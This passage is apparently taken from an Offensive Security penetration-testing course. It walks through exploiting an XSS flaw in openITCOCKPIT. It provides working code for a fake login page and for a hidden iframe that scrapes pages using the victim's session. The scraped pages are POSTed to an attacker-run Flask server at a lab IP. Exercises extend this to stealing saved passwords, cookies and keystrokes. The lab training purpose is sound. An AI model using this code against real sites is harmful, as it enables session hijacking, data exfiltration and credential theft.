


Figure 276: Checking HttpOnly

While we won't have access to the user's session cookie, we do have access to the DOM, and we can control what is loaded and rendered on the web page with XSS. Conveniently, when a user's browser requests content from a web page (whether it is triggered by a refresh or by JavaScript), the browser will automatically include the session cookie in the request. This is true even if JavaScript doesn't have direct access to the cookie value. This means that we can add content to the DOM via XSS of an authenticated victim to load resources only accessible by authenticated users. While JavaScript has access to manipulate the DOM, the browser sets certain restrictions to what JavaScript has access to via the *Same-Origin Policy* (SOP).[203]

The SOP allows different pages from the same origin to communicate and share resources. For example, the SOP allows JavaScript running on *https://openitcockpit/js/vendor/lodash/perf/index.html* to send a request using *XMLHttpRequest*(XHR)[204] or *fetch*[205] to *https://openitcockpit/* and read the contents of the response. Since we have XSS on the domain we are targeting, we can load any page from the

[203] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[204] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/XML<httpRequest

[205] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

same source and retrieve its contents. The benefit of this is that if the victim of the XSS is already authenticated, the browser will automatically send their session cookie when the content is requested via XHR, giving us a means of accessing authenticated content by riding an existing user's session.

> *It is important to note that this also means that the SOP disallows JavaScript from reaching out and accessing content from different origins. For example, JavaScript running on https://evil.com cannot send XHR requests to https://google.com.*

Using this information, we can use the XSS to scrape the home page that our authenticated victim has access to. Once loaded, we can find all links, load the links using XHR, and forward the content back to us. This will give us access to the authenticated user's data and potentially open a new avenue for exploitation.

It is important to note that an XSS is only running while the victim has the window open with the XSS. While there are tricks that slow down the victims' ability exit the window, we still want to run the XSS as quickly as possible.

While we could utilize some features from *The Browser Exploitation Framework*(BeEF),[206] we are opting out of using BeEF. A significant effort in development of a new plugin and configuration of BeEF would be necessary for the result we are looking for. Instead, we will write our own application. The application will consist of 3 main components: the XSS payload script, a *SQLite*[207] database to store collected content, and a *Flask*[208] API server to receive content collected by the XSS payload. While the database is not completely necessary, it will make the application more extensible for some Extra Mile challenges.

In addition to the 3 main components, we have additional criteria:

1. The XSS page must look convincing enough to ensure the victim won't leave the page.
2. Second, the content we scraped and stored in the database will be used to recreate the remote HTML files locally. We will create a separate script to dump the contents of the database.
3. The database script must be written in a way so that it can be imported and used in multiple scripts. This will save us time and ensure code can be reused.

We will start by creating a realistic landing page from the XSS that we discovered earlier.

10.6.2 Writing to DOM

Now that we are aware of our limitations and have a specific goal, we will begin manipulating the DOM to display a realistic openITCOCKPIT page. The *Firefox Developer Tools*[209] will be immensely helpful during this process.

---

[206] (BeEF, 2020), https://beefproject.com/

[207] (SQLite, 2020), https://www.sqlite.org/index.html

[208] (The Pallets Project, 2020), https://palletsprojects.com/p/flask/

[209] (Mozzila, 2020), https://developer.mozilla.org/en-US/docs/Tools

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

First, we will load the page with the XSS vulnerability (*https://openitcockpit/js/vendor/lodash/perf/index.html*) and click the *Deactivate Firebug* button in the top right to prevent the page from consuming too many resources.




Figure 277: Stopping Firebug Execution

We can open the Firefox console with C+B+K, where we can type in any JavaScript to test the outcome before we place it into our final script.

Using the *document* interface, we can query for HTML elements via the *getElementByID* and *getElementsByTagName* methods. We can change the content of an HTML element with the *innerHTML* property. We can also create new elements with *createElement* method.

For example, we can query for all "body" elements using **`document.getElementsByTagName("body")`** and access the first (and only) item in the array with **`[0]`**.

> *Notice that the action is plural when querying for multiple elements (getElementsByTagName) while "element" is singular when querying for a single element (getElementByID). Typically, we expect multiple elements when querying by the tag name (div, p, img) but expect an element to use a unique ID. When using methods that return multiple objects, we should expect an array to be returned even if only a single object is found.*

```
>> document.getElementsByTagName("body")[0]
<- <body>
```

Listing 380 - Querying for body elements

We can save the reference to the object by prepending the command with **`body =`**.

```
>> body = document.getElementsByTagName("body")[0]
<- <body>
```

Listing 381 - Saving body element to variable

Next, we can get the contents of *body* by accessing the *innerHTML* property.

```
>> body.innerHTML
<- "
    <div id=\"perf-toolbar\"><span style=\"float: right;\">
    ...
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    </script>
  "
```

Listing 382 - Accessing body's innerHTML

We can also overwrite the HTML in *body* by setting *innerHTML* equal to a string of valid HTML.

```
>> body.innerHTML = "<h1>Magic!</h1>"
<- "<h1>Magic!</h1>"
```

Listing 383 - Setting the innerHTML

Once the code is executed, we'll change the page to display the text "Magic" with an *h1* tag.




Figure 278: Magic in Browser

Using this method, we can control every aspect of the user experience. Later, we will expand on these concepts and use XHR requests to retrieve content in a way the victim won't notice.

10.6.2.1 Exercises

1. Obtain the HTML from the openITCOCKPIT login page and rewrite the DOM to mimic the login exactly. Hint: It is also possible to query for the *html* element, which is at a higher level than the *body* element. The *html* element will make the modification easier. You should not have to run any XHR requests at this point. Hardcoded HTML will suffice.
2. Save the code created in this exercise into a file named *client.js*. We will later write it to a file so that the XSS we discovered earlier can automatically load it.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

10.6.2.2 Extra Mile

Change the form of the fake login page to prevent the form from loading a new page. Currently, if a user submits their credentials in the fake login page, we will not capture it and the user will be redirected away from the XSS. We want to keep the user on this page for as long as possible. Don't worry about grabbing the data and sending it over just yet. We'll cover this in a following section.

10.6.3 Creating the Database

A login page will make the XSS page look more realistic, but it isn't very useful in furthering exploitation. Before we devise a method of sending and receiving content from the victim, we will need a system of capturing and storing data (either user input or data obtained from the victims' session). To store data, we will use a SQLite database. We will start by creating a script to initialize the database and provide functions to insert data. The database script should be able to be run from the command line. In addition, both the API server and script to dump the database should be able to import the functions from the database script. Allowing the script to be imported will make our code reusable and more organized.

Our script will accept four main arguments: one to create a database, another to insert content, a third to get content, and the final to list the location (URL) the content was obtained from. The purpose of allowing the database script to be executed from the command line is to ease the development process by allowing us to test each function.

We will use *argparse*[210] to determine the actions for each argument. Before we start parsing arguments, we will *import* the necessary modules. The content in Listing 384 will be saved to a file named *db.py*.

```
import   sqlite3
import  argparse
import os
```

Listing 384 - Required imports

Next, we will define the filename to save the database and write the parser for the arguments. We only want to parse arguments if the script is executed directly and not if it is imported. When python is executed directly, it sets the *__name__* variable to *__main__*. We can check for this before we parse the arguments:

```
if __name__ == "__main__":
    database = r"sqlite.db"
    parser = argparse.ArgumentParser()
    group = parser.add_mutually_exclusive_group(required=True) group.add_argument('--
    create','-c', help='Create Database', action='store_true') group.add_argument('--
    insert','-i', help='Insert Content', action='store_true') group.add_argument('--
    get','-g', help='Get Content', action='store_true') group.add_argument('--
    getLocations','-l', help='Get all Locations',
action='store_true')

    parser.add_argument('--location','-L')
```

[210] (Python, 2020), https://docs.python.org/3/library/argparse.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    parser.add_argument('--content','-C')
    args = parser.parse_args()
```

Listing 385 - Parsing args of db.py

We first define the database filename as *sqlite.db*. Next, will need to parse the arguments so they execute the appropriate function. This script will have five functions: *create_connection*, *insert_content*, *create_db*, *get_content*, and *get_locations*. These functions will all be called depending on the argument passed to the script. However, all actions will require a database connection.

Just below the last line in Listing 385, we will add this content:

```
    conn = create_connection(database)

    if (args.create):
        print("[+] Creating
        Database") create_db(conn)
    elif (args.insert):
        if(args.location is None and args.content is None):
            parser.error("--insert requires --location, --content.")
        else:
            print("[+] Inserting Data")
            insert_content(conn, (args.location,
            args.content)) conn.commit()
    elif (args.get):
        if(args.location is None):
            parser.error("--get requires --location, --content.")
        else:
            print("[+] Getting Content")
            print(get_content(conn, (args.location,)))
    if (args.getLocations):
        print("[+] Getting All Locations")
        print(get_locations(conn))
```

Listing 386 - Calling the appropriate function

The code in Listing 386 will first establish a database connection. Once established, the script will check if any of the arguments were called and call the appropriate function. Some arguments, like *get* and *insert*, require additional parameters like *location* and *content*.

With the arguments parsed, we can begin writing the function to create the database connection. This function will accept a file name as an argument. The file name will be passed into the function *sqlite3.connect()* to create the connection. If successful, the connection will be returned.

```
def create_connection(db_file):
    conn = None
    try:
        conn = sqlite3.connect(db_file)
    except Error as e:
        print(e)
    return conn
```

Listing 387 - create_connection Function

We'll add the **`create_connection`** function just under the imports. With the database connection created, we can concentrate on creating the table in the database. The table that stores the content will have three columns:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

1. An integer that auto-increments as the primary key.
2. The location, in the form of a URL, that the content was obtained from.
3. The content in the form of a *blob*.

The SQL to create the table is shown below:

```
CREATE TABLE IF NOT EXISTS content (
    id integer PRIMARY KEY, location
    text NOT NULL,
    content blob
);
```

Listing 388 - SQL to create the content table

This SQL command will be executed in the *create_db* function, which will accept a connection and execute the *CREATE TABLE* command. If the execution fails, an error will be printed. This function is shown in Listing 389.

```
def create_db(conn):
    createContentTable="""CREATE TABLE IF NOT EXISTS content
            ( id integer PRIMARY KEY,
            location text NOT NULL,
            content blob);"""
    try:
        c = conn.cursor()
        c.execute(createContentTable)
    except Error as e:
        print(e)
```

Listing 389 - create_db Function

We'll include this function after the *create_connection* function. At this point, we should be able to run **`python3 db.py -create`** to create the database.

```
kali@kali:~/scripts$ python3 db.py --
create [+] Creating Database
kali@kali:~/scripts$ ls -
alh total 20K
drwxr-xr-x 2 kali kali 4.0K May 21 16:23 .
drwxr-xr-x 27 kali kali 4.0K May 21 16:22 .. -
rw-r--r-- 1 kali kali 1.9K May 21 16:23 db.py
-rw-r--r--  1 kali kali 8.0K May 21 16:23 sqlite.db
```

Listing 390 - Running db.py to Create the Database

Success! We have confirmed that our script can create a database file.

10.6.3.1 Exercises

1. Finish creating the script by finishing the rest of the functions: *insert_content*, *get_content*, and *get_locations*.

- *insert_content* should return the *rowid* of the last inserted content.
- *get_content* should only return the content stored based off a location.
- *get_locations* should return a list of all locations in the database.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2. Run the script to create a database with an empty content table. Add some data to confirm that your function are working as expected. Once confirmed, delete the *sqlite.db* file and recreate an empty database.

10.6.4 Creating the API

Now that we have completed the database script, we'll work on the application that will collect the data sent from the user's browser. This data will be stored in the SQLite database that we just created.

We will build the API server with Flask and we'll name the file *api.py*. We will also import some functions from the *db.py* file that we just created and the *flask_cors*[211] module.

We selected the Flask framework since it's easy to start and does not require significant configuration. Flask extensions (like *flask_cors*) extend the functionality of the web application without significant amounts of code. We'll use the *flask_cors* extension to send the "CORS" header, which we'll discuss in more detail.

```
from flask import Flask, request, send_file
from db import create_connection, insert_content, create_db
from flask_cors import CORS
```

Listing 391 - Imports for api.py

For this section, we will need pip to install flask-cors. If it is not already installed, we can install it in Kali with "sudo apt install python3-pip". To install flask_cors, run "sudo pip3 install flask_cors".

Next, we need to define the Flask app and the CORS extension. Since we will be calling this API server using the XSS, we also need to set the *Cross-Origin Resource Sharing*(CORS)[212] header. The CORS header instructs a browser to allow XHR requests to access resources from other origins. In the case of the XSS we have discovered, we want to instruct the browser to allow the XSS payload (running from *https://openitcockpit*) to be able to reach out to our API server to send the discovered content. Finally, we will also need to define the database file we are using (this will be the same database we created in the script earlier). Below the imports we will add the code found in Listing 392.

```
app = Flask(__name__)
CORS(app)
database = r"sqlite.db"
```

Listing 392 - Defining the Flask app and setting the CORS header

The **`CORS(app)`** command sets the CORS header to accept connections from any domain. With that set, we can start the web server with **`app.run`**. However, since openITCOCKPIT runs on HTTPS, any modern browser will block mixed requests (HTTPS to HTTP). To get around this, we'll run the Flask application on port 443 and generate a self-signed certificate and key. Since the certificate will be self-signed, we will also need to accept the certificate in Firefox for our Kali's IP address.

[211] (Cory Dolphin, 2013), https://flask-cors.readthedocs.io/en/latest/

[212] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/<http/CORS

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Normally, we would use a properly-issued certificate and purchase a domain to host the API server, but for the purposes of this module, a self-signed certificate will suffice. A key and certificate can be generated using the **openssl** command.

```
kali@kali:~/scripts$ openssl req -x509 -newkey rsa:4096 -nodes -out cert.pem -keyout
key.pem -days 365
Generating a RSA private key

.............+++
..............................+++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN. There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-
State]: Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:kali
Email Address []:
```

Listing 393 - Generating Key and Certificate

With the certificate and key generated, we will load them into the API application and specify the host and port to run on.

```
app.run(host='0.0.0.0', port=443, ssl_context=('cert.pem', 'key.pem'))
```

Listing 394 - Starting the Flask app

We'll enter the code in Listing 394 below the configuration of the *app* and *database* variables. This line will always be the last line of this script.

Now that the Flask server is set to run, we need to create some endpoints. The first endpoint will respond with the contents of *client.js* (the XSS payload) to allow the XSS to load our payload.

We'll use a Python *decorator*[213] to set the route. Specifically, we'll set the name of the route and the method that will be allowed (GET). We will send the *client.js* file with Flask's *send_file* function.

The code for this is shown in Listing 395 and will be entered after the configuration of the *app* and *database* variables but before *app.run* is called:

```
@app.route('/client.js', methods=['GET'])
def clientjs():
    print("[+] Sending Payload")
    return send_file('./client.js', attachment_filename='client.js')
```

Listing 395 - Responding with client.js

[213] (Hackers And Slackers, 2020), https://hackersandslackers.com/flask-routes/#defining-routes

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Running the API with **`sudo python3 api.py`** should start the listener on port 443.

```
kali@kali:~/scripts$ sudo python3 api.py
 * Serving Flask app "api" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on https://0.0.0.0:443/ (Press CTRL+C to quit)
[+] Sending Payload
```

Listing 396 - Starting the API Server

Opening a browser to *https://<Your Kali IP>/client.js* and accepting the self-signed certificate should display the client.js file that we've created earlier. This URL will become the source of the payload for the XSS.

10.6.4.1 Exercise

1. Finish the script to accept a POST request with the HTML contents of an entire page (which we will obtain later) and the URL of where the contents were obtained from. The parameters should be named *content* and *url*, respectively.
2. Exploit the XSS discovered earlier but this time use *https://<Your Kali IP>/client.js* as the payload. If successful, the XSS should display the fake Login page.

10.6.4.2 Extra Mile

Add the ability to store credentials and any accessible cookies that are obtained from an XSS victim. Some cookies might contain the *HttpOnly* attribute, making them inaccessible from JavaScript. However, we should capture all cookies that do not have the *HttpOnly* attribute. The credentials and cookies should be stored in separate tables and will require modifications to the database script as well.

10.6.5 Scraping Content

Now that we have a web server to send our data to and a database to store the data, we need to finish the *client.js* script that targets the authenticated victim and will scrape the data they have access to. In addition to replacing the DOM with the fake login page that was created earlier, there will be four additional steps. Our script will:

1. Load the home page.
2. Search for all unique links and save their hrefs.
3. Fetch the content of each link.
4. Send the content obtained from each link to our API server.

At this point, we do not know the URL of the homepage for an authenticated user. However, since visiting the root of the application as an unauthenticated user redirects to a login page, we can assume the root of the application will redirect to an authenticated page if a session exists. While we will use XHR requests to fetch the content of each link we find, we don't want to use an XHR request on the home page since we don't know if the JavaScript sources running on the home page add additional links to the DOM after the page is loaded. Instead, we will use an *iframe* since

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

it will load the page, follow any redirects, and render any JavaScript. Once the page is fully loaded, we can grab all the links that the authenticated user has access to.

In addition to loading the home page, there are a few additional important items to consider regarding loading the links we discover. First, we don't want to follow a link that will log out the current session. So we will avoid any links that contain the words "logout", "log-out", "signout", or "sign-out". Second, we don't want to scrape all links as soon as we open the *iframe* . We have already seen that openITCOCKPIT loads a lot of JavaScript. This JavaScript could load additional content after the HTML is rendered. To avoid this, we will wait a few seconds after the page is "loaded" to ensure that everything is added to the DOM.

We will add JavaScript beneath the existing *client.js* code that will create a full-page iframe element, set an *onload* action, and set the source of the page to the root of openITCOCKPIT. The JavaScript code for this is shown in Listing 397.

```
var iframe = document.createElement('iframe');
iframe.setAttribute("style","display:none")
iframe.onload = actions;
iframe.width = "100%"
iframe.height = "100%"
iframe.src = "https://openitcockpit"

body = document.getElementsByTagName('body')[0];
body.appendChild(iframe)
```

Listing 397 - Creating a homepage iframe

We don't want the victim to see the page loading, so we will set the *style* attribute to "display:none". Even though the *iframe* is not shown, the browser will still load the page.

The third line in Listing 397 references an *actions* function that does not currently exist. The *actions* function is the callback that defines the actions we want to perform when the page is loaded. As described earlier, we will wait five seconds to ensure that all content is fully loaded and added to the DOM. This might not be necessary, but in a black box scenario, it's better to exercise caution. After the delay, we will call the function that will grab the content we are looking for.

```
function actions(){
    setTimeout(function(){ getContent() }, 5000);
}
```

Listing 398 - Actions function

We are separating a lot of the actions into separate functions. This is not absolutely necessary but this will make the code more manageable when we add more functionality, especially in the Extra Mile exercise.

The *actions* function waits five seconds and calls *getContent()*:

```
function getContent(){
}
```

Listing 399 - getContent definition

In *getContent()*, we will grab all the *a* elements from the iframe, extract all *href* tags from the *a* elements, remove all duplicate links, and check the validity of the *href* URL. When we grab all *a*

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

elements the *getElementsByTagName* function will return a *HTMLCollection*. For further processing, we must convert the *HTMLCollection* to an Array:

```
allA = iframe.contentDocument.getElementsByTagName("a")

allHrefs = []
for (var i=0; i<allA.length; i++){
    allHrefs.push(allA[i].href)
}
```

Listing 400 - Grabbing all a elements

Next, we need to make sure that the array only contains unique values to reduce the traffic we are sending. The library we are currently exploiting for XSS, *lodash*, has a "unique" function that can handle this. To access this library, we will use the underscore (_) character.[214] We'll pass the *allHrefs* array into the *unique* function and save the output into *uniqueHrefs*.

```
uniqueHrefs = _.unique(allHrefs)
```

Listing 401 - Obtaining only unique hrefs

Now that we have a list of all unique hrefs, we need to check if the href is a valid URL and remove any links that might log out the current user. In Listing 402, we first create a new array where we can store only the valid URLs. Next, we loop through the *uniqueHrefs*, run the href through a function(**`validURL`**) to check if the URL is valid and verify that it will not log out the target. The **`validURL`** function is not currently implemented and will be left as an exercise.

```
validUniqueHrefs = []
for(var i=0; i<uniqueHrefs.length; i++) {
    if (validURL(uniqueHrefs[i])){
        validUniqueHrefs.push(uniqueHrefs[i]);
    }
}
```

Listing 402 - Checking for valid URL

Next, we will send a GET request to each valid and unique href, encode the content, and send the content over to our API server. We will use the *fetch* method to make these requests.

The code block in Listing 403 will loop through each valid, unique href and *GET* the content. Since we don't want a user's browser to completely freeze during this operation, we'll run the request as an asynchronous task. The reason for using the *fetch* method is that will return a JavaScript *promise*. [215] A *promise* handles asynchronous operations once they complete or fail. Instead of blocking the entire thread as the code executes, a function passed in to the *promise* will be executed once the operation is complete. This also allows us to tie multiple promises together to ensure one method only executes after another completes.

The *promise* returned by the *fetch* will be handled by *.then* and the response will be passed in as an argument to the function. The text from the response is obtained (which returns another promise) and passed into another *.then* function. Within the final *.then* function, the text is sent to our API server along with the source URL:

[214] (Lodash, 2015), https://github.com/lodash/lodash/blob/1.3.1/doc/README.md#_uniqarray--issortedfalse-callbackidentity-thisarg

[215] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
validUniqueHrefs.forEach(href
    =>{ fetch(href, {
        "credentials": "include",
        "method": "GET",
    })
    .then((response) => {
      return response.text()
    })
    .then(function (text){
      fetch("https://192.168.119.120/content", {
        body: "url=" + encodeURIComponent(href) + "&content="
+ encodeURIComponent(text),
        headers: {
          "Content-Type": "application/x-www-form-urlencoded"
        },
        method:
      "POST" })
    });
})
```

Listing 403 - Obtaining authenticated content

To recap, our JavaScript should now load the homepage (if the user is logged in) and scrape all links. The obtained links are then checked for validity and any logout links are removed. Finally, each link is visited in the background of the user's browser and the contents are forwarded to our API server for storage.

10.6.5.1 Exercises

1. Complete the script by creating the *validURL* function. The function should return all valid HTTP and HTTPS URLs that do not contain any keywords will log out the victim. Ideally we would only want to target the domain the XSS is running on. However, at this point, we are not aware of how the developers built the links, so we will accept any valid HTTP and HTTPS links.
2. Using the credentials view@viewer.local:27NZDLgfnY, login to openITCOCKPIT and XSS that user. It might be tempting to poke around, but remember we are treating this as a black box module. In a real world scenario, we would not have access to these credentials.

10.6.5.2 Extra Miles

1. Capture any pre-filled passwords the user has saved in their browser. Send the captured credentials to the API Server.
2. Capture Login Events if the user we are targeting types in their credentials and clicks "Sign in". Send the captured credentials to the API Server. This can also be done by creating a JavaScript keylogger.
3. The longer the user is on this page, the more data we can obtain from them. Devise a technique to keep the user on the page longer.

10.6.6 Dumping the Contents

At this point, we should have a database full of content from an authenticated user. The next step is to dump this data into files that are easier to manage. We'll create a Python script that imports and expands on our *db.py* script.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We'll start off by importing all the necessary libraries and modules. In this case, we need *os* to be able to write the file and we need *create_connection*, *get_content*, and *get_locations* from *db.py* to get the content. We will also need a variable for the database name we will be using and the directory that we want to place the files into. The contents of Listing 404 will be saved to *dump.py*:

```
import os
from db import create_connection, get_content, get_locations

database = r"sqlite.db"
contentDir = os.getcwd() + "/content"
```

Listing 404 - Required imports for dump.py

Next, we can begin creating the main section of the script. First, we will need to make a database connection and query all locations. For each location, we will query for the content and write the content to the appropriate file. The code for this section is shown in Listing 405.

```
if __name__ == '__main__':
    conn = create_connection(database)
    locations = get_locations(conn) for
    l in locations:
        content = get_content(conn, l)
        write_to_file(l[0], content)
```

Listing 405 - Main section of dump.py

Next, we'll complete the *write_to_file* function, which stores the contents of each location into an *html* file. If a location contains a subdirectory, it must be stored in a folder with the same name as the subdirectory. Conveniently, the structure of a URL also fits a URL path and not much modification needs to occur. The **`write_to_file`** function is shown in Listing 406.

```
def write_to_file(url, content): fileName
    = url.replace('https://','') if not
    fileName.endswith(".html"):
        fileName = fileName + ".html"
    fullname = os.path.join(contentDir, fileName)
    path, basename = os.path.split(fullname)
    if not os.path.exists(path):
        os.makedirs(path)
    with open(fullname, 'w') as f:
        f.write(content)
```

Listing 406 - write_to_file Function

The **`write_to_file`** function can be placed below the creation of the **`contentDir`** variable but above the if statement that checks if the *__name__* variable is set to *__main__*.

10.6.6.1 Exercise

Use the script to dump the contents of the sqlite database.

10.7 RCE Hunting

Now that we have access to the content of an authenticated user, we can start hunting for something that will lead us closer to running system commands. First, we'll inspect the files we currently have access to.

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

10.7.1 Discovery

The discovery process is not automated and can be time-consuming. However, we can look for keywords that trigger our hacker-senses in order to speed up this process. For example, the *commands.html*, *cronjobs.html*, and *serviceescalations.html* files we obtained from the victim immediately catch our attention as the names of the files suggest that they may permit system access.

Interestingly, *content/openitcockpit/commands.html* contains an object named *appData*, which contains some interesting variables:

```
var appData =
